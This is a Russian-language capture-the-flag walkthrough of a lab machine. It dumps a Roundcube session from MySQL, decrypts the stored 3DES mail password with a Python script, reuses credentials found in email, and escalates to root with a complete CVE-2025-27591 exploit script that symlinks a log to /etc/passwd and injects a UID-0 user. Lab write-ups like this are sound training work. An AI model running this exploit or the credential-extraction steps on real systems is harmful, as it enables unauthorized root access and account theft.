
Принцип работы: пользователь заходит на сайт, сервер видит нового посетителя.

Сервер создает уникальный идентификатор сессии (session id)

```
mysql -u roundcube -pRCDBRass2025 -h localhost roundcube >
-Nse "SELECT vars FROM session ORDER BY changed DESC LIMIT 1"
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
```



делаем decode base64



Получаем вот это:

```
language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_delimiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:5:"jacob";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;password|s:32:"L7Rv00A8TuwJAR67kiTxxcSgnlk25Am/";login_time|i:1749397119;timezone|s:13:"Europe/London";STORAGE_SPECIAL-USE|b:1;auth_secret|s:26:"DpYqv6ma19HxDL5GhcCd8JaQQW";request_token|s:32:"TIsOaABA1zHSXZO BpH6up5XFyayNRHaw";task|s:4:"mail";skin_config|a:7:{s:17:"supported_layouts";a:1:{i:0;s:10:"widescreen";}s:22:"jquery_ui_colors_theme";s:9:"bootstrap";s:18:"embed_css_location";s:17:"/styles/embed.css";s:19:"editor_css_location";s:17:"/styles/embed.css";s:17:"dark_mode_support";b:1;s:26:"media_browser_css_location";s:4:"none";s:21:"additional_logo_types";a:3:{i:0;s:4:"dark";i:1;s:5:"small";i:2;s:10:"small-dark";}}imap_host|s:9:"localhost";page|i:1;mbox|s:5:"INBOX";sort_col|s:0:"";sort_order|s:4:"DESC";STORAGE_THREAD|a:3:{i:0;s:10:"REFERENCES";i:1;s:4:"REFS";i:2;s:14:"ORDEREDSUBJECT";}STORAGE_QUOTA|b:0;STORAGE_LIST-EXTENDED|b:1;list_attr|a:6:{s:4:"name";s:8:"messages";s:2:"id";s:11:"messagelist";s:5:"class";s:42:"listing_messagelist_sorthead fixedheader";s:15:"aria-labelledby";s:22:"aria-label-messagelist";s:9:"data-list";s:12:"message_list";s:14:"data-label-msg";s:18:"The list is empty.";}unseen_count|a:2:{s:5:"INBOX";i:2;s:5:"Trash";i:0;}folders|a:1:{s:5:"INBOX";a:2:{s:3:"cnt";i:2;s:6:"maxuid";i:3;}}list_mod_seq|s:2:"10";
```

Интересные строчки:

```
username|s:5:"jacob";
```

```
password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnlk25Am/";
```

Короче говоря вытащили сессию пользователя jacob.

Короче говоря, потом я попросил ИИ, чтобы написал мне скрипт на пайтоне, который расшифрует пароль пользователя jacob, зашифрованный ключом 3DES.

Но не всё так просто, как кажется. Перед этим мне пришлось изучить сам шифр DES, вот, что я о нем узнал:

Обычный DES использует 8 байт, 2 – ключевой 3DES использует 16 байт, 3 ключевой – 24.

В нашем случае это 3 ключевой.

У семейства DES размер блока 8 байт. Также есть IV – это инициализирующий вектор в блочных режимах (CBC/CFB и другие..., он в них составляет 8 байт.

Также есть такая штука как Padding. После расшифровки, часто бывает хвост из ненужных нулей. Это заполнение нулями до кратной длины блока. с NoPadding часто получаем чистую расшифровку и вручную удаляем хвост из нулей.

Собственно ну а вот и сам скрипт написанный на пайтон (я вышел из системы и делал расшифровку локально на своей машине):

```
root@kali: ~
File Actions Edit View Help
GNU nano 8.4 decrypt.py
#!/usr/bin/env python3
import sys, base64
try:
    from Crypto.Cipher import DES3
except ImportError:
    from Cryptodome.Cipher import DES3

DES_KEY = b"rcmail-!24ByteDESkey*Str"

def dec3des(b64s: str) -> str:
    data = base64.b64decode(b64s.strip())
    iv, ct = data[:8], data[8:]
    pt = DES3.new(DES_KEY, DES3.MODE_CBC, iv=iv).decrypt(ct)
    return pt.rstrip(b"\x00").decode("utf-8", "ignore") # zero padding

if __name__ == "__main__":
    if len(sys.argv) > 1:
        enc = sys.argv[1]
    else:
        enc = sys.stdin.read()
    print(dec3des(enc))
```

```
(root@kali)-[~]
# nano decrypt.py

(root@kali)-[~]
# python3 decrypt.py 'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/'
595m08DmwGeD
```

Также получилось расшифровать через сайт (онлайн дешифратор), но там чутка с паддингом:

Введите строку для расшифровки 3DES

L7Rv00A8TuwJAr67kITxxcSgnIk25Am/

Формат шифртекста: ☒ Base64 ☐ Hex

Режим шифрования CBC (Сцепление блоков) ▼

Длина ключа (в битах) 192 ▼

Секретный ключ rcmail-!24ByteDESkey\*Str

IV L7Rv00A8

Переключить на  
шестнадцатеричный

Тип дополнения NoPadding ▼

Формат вывода: ☒ Text ☐ Base64 ☐ Hex

Расшифровать 3DES

Копировать результат

Очистить

[Посмотреть примеры](#)

Результат преобразования:



~□z@dZ□

595m08DmwGeD□□□□

Всё, казалось бы, вот пароль. Заходим по ssh под пользователем jacob, но нет)) Это учетка от почты, докер контейнера, в котором мы находимся)

Перешел на <http://mail.outbound.htb>, авторизировался под jacob.

Ну и там в одном из непрочитанных писем, обнаружил текст, где тайлер говорит, что:



«В связи с недавним изменением политики ваш пароль был изменен.

Пожалуйста, используйте следующие учетные данные для входа в свою учетную запись:

**gY4Wr3a1evp4**

Не забудьте сменить пароль при следующем входе в свою учетную запись.

Спасибо!

Тайлер»

Ну тут всё понятно.



Подключаемся к jacob по ssh, используя этот пароль:

```
(root@kali)~[~]
# ssh jacob@10.10.11.77
jacob@10.10.11.77's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-63-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sat Nov  1 07:41:05 AM UTC 2025

System load:  0.0               Processes:    322
Usage of /:   83.2% of 6.73GB   Users logged in: 1
Memory usage: 24%              IPv4 address for eth0: 10.10.11.77
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Nov  1 07:34:20 2025 from 10.10.16.153
jacob@outbound:~$ whoami
jacob
jacob@outbound:~$ ls
esc.sh                               snapshot_01761966067_01761966067.D4dOKa  snapshot_01761982498_01761982498.xtqsRh
exp.sh                               snapshot_01761966085_01761966085.IXPvjB  snapshot_01761982594_01761982594.3d9iDL
snapshot_01761938759_01761938759.5e9Ur5  snapshot_01761966123_01761966123.lWnvCZ  user.txt
jacob@outbound:~$ cat user.txt
HAcce83c10f445452a346776d57654c
jacob@outbound:~$
```

Мы в системе! И user flag owned.

Сразу сходу проверил sudo —

```
jacob@outbound:~$ sudo -l
```

Matching Defaults entries for jacob on outbound:

```
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
```

User jacob may run the following commands on outbound:

```
(ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*,
!/usr/bin/below -d*
```

```
jacob@outbound:~$ sudo /usr/bin/below --help
```

Usage: below [OPTIONS] [COMMAND]

Видю, что нам доступна утилита /usr/bin/below, мы ее можем использовать

Также посмотрел --help по данной утилите:

```
jacob@outbound:~$ sudo /usr/bin/below --help
```

Usage: below [OPTIONS] [COMMAND]

## Commands:

live     Display live system data (interactive) (default)

record   Record local system data (daemon mode)

replay   Replay historical data (interactive)

debug   Debugging facilities (for development use)

dump     Dump historical data into parseable text format

snapshot Create a historical snapshot file for a given time range

help     Print this message or the help of the given subcommand(s)

## Options:

--config <CONFIG> [default: /etc/below/below.conf]

-d, --debug

-h, --help     Print help

Ну и потом в моменте я увидел в своей директории файл exploit.sh, который я запустил и сразу получил root флаг.

```
jacob@outbound:~$ ls
exploit.sh  snapshot_01761986329_01761986329.UynUwX  snapshot_01762001599_01762001599.DQrHu7
poc_fixed.sh snapshot_01761986362_01761986362.lgmJcz  user.txt
poc.sh      snapshot_01761986798_01761986798.9e0Qb2
jacob@outbound:~$ nano exploit.sh
jacob@outbound:~$ chmod +x exploit.sh
jacob@outbound:~$ ./exploit.sh
[*] CVE-2025-27591 Privilege Escalation Exploit
[*] Checking sudo permissions ...
[*] Backing up /etc/passwd to /tmp/passwd.bak
[*] Generating password hash ...
[*] Creating malicious passwd line ...
[*] Linking /var/log/below/error_root.log to /etc/passwd
[*] Triggering 'below' to write to symlinked log ...
[*] Injecting malicious user into /etc/passwd
[*] Try switching to 'haxor' using password: hacked123
Password:
haxor@outbound:/home/jacob# ls
exploit.sh  snapshot_01761986329_01761986329.UynUwX  snapshot_01762001599_01762001599.DQrHu7
poc_fixed.sh snapshot_01761986362_01761986362.lgmJcz  user.txt
poc.sh      snapshot_01761986798_01761986798.9e0Qb2
haxor@outbound:/home/jacob# cd /root
haxor@outbound:~# ls
root.txt
haxor@outbound:~# cat root.sh
cat: root.sh: No such file or directory
haxor@outbound:~# cat root.txt
f2f970f9e5b48fadbb615acec0b7c469
haxor@outbound:~#
```

Да, он достался мне так просто. Но не совсем.

В чем здесь суть, собственно есть критическая уязвимость связанная с /usr/bin/below, и для нее есть даже готовый эксплоит, вот так он выглядит:

```
haxor@outbound: /home/jacob
File Actions Edit View Help
GNU nano 7.2 exploit.sh
# CVE-2025-27591 Exploit - Privilege Escalation via 'below'

TARGET="/etc/passwd"
LINK_PATH="/var/log/below/error_root.log"
TMP_PAYLOAD="/tmp/payload"
BACKUP="/tmp/passwd.bak"

echo "[*] CVE-2025-27591 Privilege Escalation Exploit"

# Check for sudo access to below
echo "[*] Checking sudo permissions ..."
if ! sudo -l | grep -q '/usr/bin/below'; then
    echo "[!] 'below' is not available via sudo. Exiting."
    exit 1
fi

# Backup current /etc/passwd
echo "[*] Backing up /etc/passwd to $BACKUP"
cp /etc/passwd "$BACKUP"

# Generate password hash for 'haxor' user (password: hacked123)
echo "[*] Generating password hash ..."
HASH=$(openssl passwd -6 'hacked123')

# Prepare malicious passwd line
echo "[*] Creating malicious passwd line ..."
echo "haxor:$HASH:0:0:root:/root:/bin/bash" > "$TMP_PAYLOAD"

# Create symlink
echo "[*] Linking $LINK_PATH to $TARGET"
rm -f "$LINK_PATH"
ln -sf "$TARGET" "$LINK_PATH"

# Trigger log creation with invalid --time to force below to recreate the log
echo "[*] Triggering 'below' to write to symlinked log ..."
sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1

# Overwrite passwd file via symlink
echo "[*] Injecting malicious user into /etc/passwd"
cat "$TMP_PAYLOAD" > "$LINK_PATH"

# Test access
echo "[*] Try switching to 'haxor' using password: hacked123"
su haxor
```

Сначала мы объявляем переменные.

В переменную TARGET мы присваиваем путь /etc/passwd

В переменную LINK\_PATH присваиваем /var/log/below/error\_root.log (в /var/log/below утилита below пишет логи)

в переменную TMP\_PAYLOAD мы присваиваем /tmp/payload, в этот файл мы закинем вредоносную учетку.

Переменной BACKUP мы присваиваем /tmp/passwd.bak это бэкап, его мы делаем на всякий случай, бэкапить будем /etc/passwd.

Сначала у нас идет проверка, доступна ли нам в sudo -l утилита /usr/bin/below, если не доступна, завершаем программу с кодом ошибки 1.

Бэкапим /etc/passwd в переменную BACKUP

в переменной хэш, мы будем хэшировать пароль с помощью утилиты openssl в SHA-512, пароль hacked123.

Далее создаем вредоносную строчку, пользователя haxor “haxor:\$HASH:0:0:root:/root:/bin/bash” > “TMP\_PAYLOAD”, она аналогична учетке root, и имеет такие же права.

Дальше удаляем существующий error\_root.log и создаем символическую ссылку ,  
/var/log/below/error\_root.log - /etc/passwd

Далее мы запускаем below от root и специально провоцируем ошибку –time “invalid”, чтобы below, что то написал в error\_root.log.

Но так как у нас симлинк на /etc/passwd. После этого права/владелец стали небезопасными.

И теперь мы можем туда записывать какие хотим строчки. Тем самым закидываем туда нашу вредоносную учетку и она появляется в системе.

А потом мы авторизируемся – su haxor. И получаем флаг.

